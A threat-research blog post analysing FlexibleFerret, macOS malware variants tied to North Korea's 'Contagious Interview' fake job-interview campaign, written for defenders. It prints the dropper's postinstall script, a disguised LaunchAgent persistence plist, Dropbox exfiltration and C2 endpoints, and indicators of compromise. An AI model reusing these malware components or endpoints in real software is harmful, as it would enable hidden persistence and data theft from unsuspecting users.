macOS FlexibleFerret | Further Variants of DPRK Malware Family Unearthed


sentinelone.com/blog/macos-flexibleferret-further-variants-of-dprk-malware-family-unearthed/

February 3, 2025

Last week Apple pushed a signature update to its on-device malware tool XProtect to block several variants of what it called the macOS Ferret family: FROSTYFERRET_UI, FRIENDLYFERRET_SECD, and MULTI_FROSTYFERRET_CMDCODES. This DPRK-attributed malware family was first described by researchers in December and further in early January and identified as part of the North Korean Contagious Interview campaign, in which threat actors lure targets to install malware through the job interview process.

In this post, we briefly recap previous research for context, including Apple's contribution through its malware signatures, before describing newly discovered samples that we have labelled 'FlexibleFerret' and which remain undetected by XProtect at the time of writing.

We provide a high level overview of the malware along with a list of indicators for threat hunters and defenders. SentinelOne customers are protected from all known variants of the Ferret family.



A FERRET Family Background

As noted above, previous researchers have described several malware components associated with the Contagious Interview campaign. Targets are typically asked to communicate with an interviewer through a link that throws an error message and a request to install or update some required piece of software such as VCam or CameraAccess for virtual meetings.

In previous reports, the observed malware ran a malicious shell script and installed a persistence agent and executable masquerading as a Google Chrome update. An excellent post published on January 5th digs into the details and source code of the shell loader, `ffmpeg.sh`, and the Go backdoor and stealer called, appropriately enough, `ChromeUpdate`.

Apple's signature update last week targets some of the components of this malware campaign, including a backdoor that masquerades as an operating system file with the name `com.apple.secd` (*aka* FRIENDLYFERRET) along with the `ChromeUpdate` and `CameraAccess` persistence modules (*aka* FROSTYFERRET_UI).

Perhaps unsurprisingly, indicators present in the FERRET family of malware overlap with indicators seen in other DPRK campaigns, including the Hidden Risk campaign described recently by SentinelLABS.

```
[0x10000192c]> it
md5 529fe6eff1cf452680976087e2250c02
sha1 7e07765bf8ee2d0b2233039623016d6dfb610a6d
sha256 bd2aa5805b76f272b43a595b3d73e29d0fc4647e15e87950b8f904ea26dcf053
[0x10000192c]> $dtc
[VirusTotal]:
- first_submission_date: 1730977770  # 2024-11-07 11:09:30 +0000 GMT
  last_submission_date: 1733340511  # 2024-12-04 19:28:31 +0000 GMT
  meaningful_name: "growth"
  popular_threat_classification:
    popular_threat_category:
    - count: 25
      value: "trojan"
    popular_threat_name:
    - count: 14
      value: "nukesped"
    - count: 2
      value: "bluenoroff"
    - count: 2
      value: "nukespeed"
    suggested_threat_label: "trojan.nukesped/bluenoroff"
  tags:
  - "64bits"
  - "checks-hostname"
  - "macho"
[XProtect YARA]:
XProtect_MACOS_TAILGATOR growth
0x3c2d:$user_agent: mozilla/4.0 (compatible; msie 8.0; windows nt 5.1; trident/4.0)
0x3cac:$command_location: /Users/Shared/.%s
0x3cc9:$persistence: ~/.zshenv
XProtect_MACOS_FRIENDLYFERRET_SECD growth
0x3dce:$a0: 2F 76 61 72 2F 6C 6F 67 2F 69 6E 73 74 61 6C 6C 2E 6C 6F 67
0x3db5:$a2: 67 72 65 70 20 22 49 6E 73 74 61 6C 6C 20 53 75 63 63 65 65 64 65 64 22
0x3e12:$b0: 68 77 2E 6D 6F 64 65 6C
0x3d9b:$b2: 2D 2D 50 72 6F 64 75 63 74 56 65 72 73 69 6F 6E
0x3cc2:$c0: 63 73 25 73 25 64
0x515432:$d3: 67 65 6E 65 72 61 74 65 52 61 6E 64 6F 6D 53 74 72 69 6E 67
0x51620c:$d3: 67 65 6E 65 72 61 74 65 52 61 6E 64 6F 6D 53 74 72 69 6E 67
[Local YARA]:
macOS_BNThief_Backdoor growth
[Headers Match]:
eeb21565f2818c429069dce4877aa816f3971c96 DPRK_LessoneOne_Stage2 // 7e07765bf8ee2d0b2233039623016d6dfb610a6d
```

Some common DPRK malware artifacts also seen in the Stage 2 'growth' malware from Hidden Risk

Another commonality between FERRET and other recent DPRK campaigns is the use of Dropbox for exfiltration and the use of `api.ipify.org` to resolve the host's public IP.

```
21  22   3.__TEXT.__cstring        ascii   https://api.ipify.org
39  40   3.__TEXT.__cstring        ascii   https://api.dropboxapi.com/oauth2/token
45  46   3.__TEXT.__cstring        ascii
https://content.dropboxapi.com/2/files/upload
```

FlexibleFerret | An Expanded Malware Family Set

Prior to Apple pushing XProtect version 5286, SentinelLABS had been tracking the malware identified by previous researchers and analysing a variant of the `ChromeUpdate` samples with the identifier `Mac-Installer.InstallerAlert`. Unlike the previous samples, this malware was signed with a valid Apple Developer signature (`VFYPGAKSLY`) and Team ID (`58CD8AD5Z4`). Pivoting off this led us to another previously unseen infection vector and set of related samples.

The dropper is an Apple Installer package called `versus.pkg` (388ac48764927fa353328104d5a32ad825af51ce), containing two applications, `InstallerAlert.app` and `versus.app`, and a standalone binary called `zoom`, as well as a `postinstall.sh` script in the parent folder.

Filename	Size	Owner	Group	Permissions	Modification Date	Version
versus Contents	121.3 MiB	root	wheel	drwxr-xr-x	10/25/24, 19:36	
InstallerAlert.app	427.8 KiB	root	wheel	drwxr-xr-x	10/11/24, 07:57	1.0
Contents	427.8 KiB	root	wheel	drwxr-xr-x	10/11/24, 07:57	
Info.plist	1.5 KiB	root	wheel	-rw-r--r--	10/11/24, 07:57	
MacOS	227.1 KiB	root	wheel	drwxr-xr-x	10/11/24, 07:57	
PkgInfo	8 bytes	root	wheel	-rw-r--r--	10/11/24, 07:57	
Resources	195.5 KiB	root	wheel	drwxr-xr-x	10/11/24, 07:57	
AppIcon.icns	63.9 KiB	root	wheel	-rw-r--r--	10/11/24, 07:57	
Assets.car	99.1 KiB	root	wheel	-rw-r--r--	10/11/24, 07:57	
Base.lproj	32.5 KiB	root	wheel	drwxr-xr-x	10/11/24, 07:57	
Main.storyboardc	32.5 KiB	root	wheel	drwxr-xr-x	10/11/24, 07:57	
_CodeSignature	3.8 KiB	root	wheel	drwxr-xr-x	10/11/24, 07:57	
versus.app	120.8 MiB	root	wheel	drwxr-xr-x	10/25/24, 19:35	1.0
Contents	120.8 MiB	root	wheel	drwxr-xr-x	10/25/24, 19:35	
Info.plist	1.4 KiB	root	wheel	-rw-r--r--	10/25/24, 19:35	
MacOS	225.8 KiB	root	wheel	drwxr-xr-x	10/25/24, 19:35	
AlertMsg	225.8 KiB	root	wheel	-rwxr-xr-x	10/25/24, 19:35	
PkgInfo	8 bytes	root	wheel	-rw-r--r--	10/25/24, 19:35	
Resources	120.6 MiB	root	wheel	drwxr-xr-x	10/25/24, 19:35	
AppIcon.icns	90.6 KiB	root	wheel	-rw-r--r--	10/25/24, 19:35	
Assets.car	20.4 KiB	root	wheel	-rw-r--r--	10/25/24, 19:35	
resource4.png	120.5 MiB	root	wheel	-rw-r--r--	10/25/24, 19:35	
_CodeSignature	2.8 KiB	root	wheel	drwxr-xr-x	10/25/24, 19:35	
CodeResources	2.8 KiB	root	wheel	-rw-r--r--	10/25/24, 19:35	
zoom	57.5 KiB	root	wheel	-rwxr-xr-x	10/10/24, 09:39	

File contents of the FlexibleFerret dropper, *versus.pkg*

After grabbing elevated privileges, the installer package uses the postinstall script to drop and execute several components in `/var/tmp/`. The postinstall script is a bash script that also logs its progress to a file in the separate `/private/tmp/` folder called `postinstall.log`.

```
#!/bin/bash
# Log the start of the script
echo "$(date): Running post-installation script..." >> /tmp/postinstall.log

# Check if the zoom file exists and execute it
if [ -f /var/tmp/zoom ]; then
echo "$(date): Zoom file exists, executing..." >> /tmp/postinstall.log
/var/tmp/zoom >> /tmp/postinstall.log 2>&1 &
else
echo "$(date): Zoom file not found" >> /tmp/postinstall.log
fi

# Wait for 2 seconds
sleep 2

# Open the InstallerAlert.app if it exists
if [ -d "/var/tmp/InstallerAlert.app" ]; then
echo "$(date): Opening InstallerAlert.app..." >> /tmp/postinstall.log
open "/var/tmp/InstallerAlert.app" >> /tmp/postinstall.log 2>&1
else
echo "$(date): InstallerAlert.app not found" >> /tmp/postinstall.log
fi

# Wait for 2 seconds
sleep 2

# Log the end of the script
echo "$(date): Post-installation script completed." >> /tmp/postinstall.log

exit 0
```

```
vimphil@reversing-lab--sonoma- tmp % ls -haltFr
total 120
-rwxr-xr-x   1 root  wheel    57K 10 Oct 09:39 zoom*
drwxr-xr-x  34 root  wheel   1.1K 27 Nov 09:25 ../
drwxr-xr-x@  3 root  wheel    96B  3 Feb 12:06 versus.app/
drwxr-xr-x@  3 root  wheel    96B  3 Feb 12:06 InstallerAlert.app/
drwxrwxrwt   5 root  wheel   160B  3 Feb 14:47 ./
vimphil@reversing-lab--sonoma- tmp %
```

FlexibleFerret components dropped in the hosts */var/tmp folder/*

The fake `zoom` binary (ee7a557347a10f74696dc19512ccc5fcfca77bc5) reaches out to the domain `zoom.callservice[.]us`. (*Note: this is **not** a legitimate Zoom domain).

Meanwhile, the same script executes the `InstallerAlert.app` which in turn calls `/tmp/versus.app`. The primary function is to trick the user into thinking the malware is a legitimate application that failed to run by throwing an alert dialog with the error message "*This file is damaged and cannot be opened*", a message that mimics the genuine warning message typically thrown by Gatekeeper.

```
owAlert._windowT
itle.Body.......  ; sym.AlertMsg.ContentView.SwiftUI...I0D0AAMA ; [07] -r-x section size 48 named 7.__TEXT.__
................
........F.......  ; sym.AlertMsg.MyApp.SwiftUI...I0D0AAMA ; AlertMsg.MyApp.SwiftUI...I0D0AAMA  ; fcn.100003af
................
showWarningAlert  ; section.8.__TEXT.__cstring ; [08] -r-x section size 295 named 8.__TEXT.__cstring
................
This file is dam  ; str.This_file_is_damaged_and_cannot_be_opened.
aged and cannot
be opened.......
exclamationmark.  ; str.exclamationmark.triangle
triangle........
v8@?0....Fatal e  ; str.v8__0  ; str.Fatal_error
rror............
```


Embedded strings in *versus.app* binary to deceive victims that the malware did not execute

In the background, however, the malware installs a persistence item in the User's Library LaunchAgents folder with the label `com.zoom.plist` (*Note: the genuine Zoom Launch services file is in fact `[~]/Library/LaunchAgents/us.zoom.ZoomDaemon.plist`).

```
3.__TEXT.__cstring ascii   <plist version="1.0">
3.__TEXT.__cstring ascii   <dict>
3.__TEXT.__cstring ascii       <key>Label</key>
3.__TEXT.__cstring ascii       <string>com.zoom</string>
3.__TEXT.__cstring ascii       <key>ProgramArguments</key>
3.__TEXT.__cstring ascii   <array>
3.__TEXT.__cstring ascii   <string>/private/var/tmp/logd</string>
3.__TEXT.__cstring ascii   </array>
3.__TEXT.__cstring ascii       <key>RunAtLoad</key>
3.__TEXT.__cstring ascii       <true/>
3.__TEXT.__cstring ascii       <key>KeepAlive</key>
3.__TEXT.__cstring ascii       <false/>
3.__TEXT.__cstring ascii   </dict>
3.__TEXT.__cstring ascii   </plist>
3.__TEXT.__cstring ascii   Error changing permissions for
3.__TEXT.__cstring ascii   launchctl load
3.__TEXT.__cstring ascii   Error loading plist with launchctl
3.__TEXT.__cstring ascii   Error creating directory
3.__TEXT.__cstring ascii   https://zoom.callservice.us
3.__TEXT.__cstring ascii   /background.png
3.__TEXT.__cstring ascii   /banner.png
3.__TEXT.__cstring ascii   /var/tmp/logd
3.__TEXT.__cstring ascii   C++ task is performed.
3.__TEXT.__cstring ascii   CURL request failed:
3.__TEXT.__cstring ascii   /Library/LaunchAgents
3.__TEXT.__cstring ascii   Directory does not exist. Creating:
3.__TEXT.__cstring ascii   Directory exists:
3.__TEXT.__cstring ascii   /Library/LaunchAgents/com.zoom.plist
```

Strings in the *zoom* binary for setting up persistence

The LaunchAgent targets a further executable at the path `/private/var/tmp/logd`, again masquerading as a legitimate part of the OS (logd is part of the unified logging system but does not have a component at that path). At the time of writing, we were not able to obtain a copy of this file, which appears to be received from the currently non-responding C2.



Execution of FlexibleFerret noisily leaves a log in */private/tmp/*

FlexibleFerret | InstallerAlert and Ties to ChromeUpdate

What ties these components to Apple's recent FERRET rules and the samples previously reported is the `Mac-Installer.InstallerAlert` binary inside the `InstallerAlert.app`. This binary is a functional match for the `ChromeUpdate` binary and bears an 86% similarity to it. It contains both strings and functions that are identical only to `ChromeUpdate` and other files identified by Apple's signature as malware. Importantly, however, neither `InstallerAlert` nor any of the other binaries found in the malicious `versus.pkg` are recognized as malware by XProtect.

Further, unlike `ChromeUpdate`, `InstallerAlert` is signed with a now-revoked Developer signature and Team ID. Pivoting off this signature allowed us to find several other samples of FlexibleFerret that are recognized as malware by a number of security vendors including SentinelOne.

'Contagious Interview' Campaign Actively Targeting GitHub Developers

As noted earlier, the FlexibleFerret malware is a component of the 'Contagious Interview' campaign that began at least as far back as November 2023. SentinelLABS has further observed threat actors continuing attempts to compromise developers with the `ffmpeg.sh` installer script by opening fake issues on legitimate developers' repositories. In an example in late December, one 'commenter' left instructions leading to the download of FERRET family droppers.

A threat actor tries to trick GitHub users into downloading FERRET malware

This suggests that the threat actors are happy to expand the vectors by which they deliver the malware beyond the specific targeting of job seekers to developers more generally.

Conclusion

The ‘Contagious Interview’ campaign and the FERRET family of malware represent an ongoing and active campaign, with threat actors pivoting from signed applications to functionally similar unsigned versions as required. Diverse tactics help the threat actors deliver malware to a variety of targets in the developer community, both in targeted efforts and what appears to be more ‘scatter gun’ approaches via social media and code sharing sites like GitHub.

Along with industry peers, SentinelLABS continues to track and publicize this activity to help raise awareness and protect users. SentinelOne customers are protected from known malicious components used in this campaign by the Singularity platform.

To learn more about how SentinelOne can protect your macOS devices, contact us for more information or request a free demo.

Indicators of Compromise

FrostyFerret ZIPS
203f7cfbf22b30408591e6148f5978350676268b VCam_ARM64.zip
a25dff88aeeaaf9f956446151a9d786495e2c546 CameraAccess.zip
aa172bdccb8c14f53c059c8433c539049b6c2cdd VCam_x86_64.zip

XProtect_FrostyFerret_UI
7da429f6d2cdd8a63b3930074797b990c02dc108
7e07765bf8ee2d0b2233039623016d6dfb610a6d
828a323b92b24caa5f5e3eff438db4556d15f215
831cdcde47b4edbe27524085a6706fbfb9526cef
8667078a88dae5471f50473a332f6c80b583d3de
dba1454fbea1dd917712fbece9d6725244119f83
e876ba6e23e09206f358dbd3a3642a7fd311bb22

XProtect_FriendlyFerret_SECD
17e3906f6c4c97b6f5d10e0e0e7f2a2e2c97ca54
2e51218985afcaa18eadc5775e6b374c78e2d85f
7e07765bf8ee2d0b2233039623016d6dfb610a6d
de3f83af6897a124d1e85a65818a80570b33c47c

FlexibleFerret Installer
388ac48764927fa353328104d5a32ad825af51ce versus.pkg

FlexibleFerret Mach-Os
1a28013e4343fddf13e5c721f91970e942073b88 InstallerAlert
3e16c6489bac4ac2d76c555eb1c263cd7e92c9a5 InstallerAlert
76e3cb7be778f22d207623ce1907c1659f2c8215 InstallerAlert
b0caf49884d68f72d2a62aa32d5edf0e79fd9de1 InstallerAlert
bd73a1c03c24a8cdd744d8a513ae8d2ddfa2de5f InstallerAlert
ccac0f0ba463c414b26ba67b5a3ddaabdef6d371 InstallerAlert
d8245cdf6f51216f29a71f25e70de827186bdf71 InstallerAlert

b071fbd9c42ff660e3f240e1921533e40f0067eb Mac-Installer.AlertMsg
ee7a557347a10f74696dc19512ccc5fcfca77bc5 zoom

FlexibleFerret Signer
Name: Liseth Alejandra Trujillo Garcia
Team Identifier: 58CD8AD5Z4
Dev Identifier: VFYPGAKSLY

FlexibleFerret Bundle Ids
Mac-Installer.AlertMsg
Mac-Installer.InstallerAlert

FlexibleFerret DNS Domain
zoom.callservice[.]us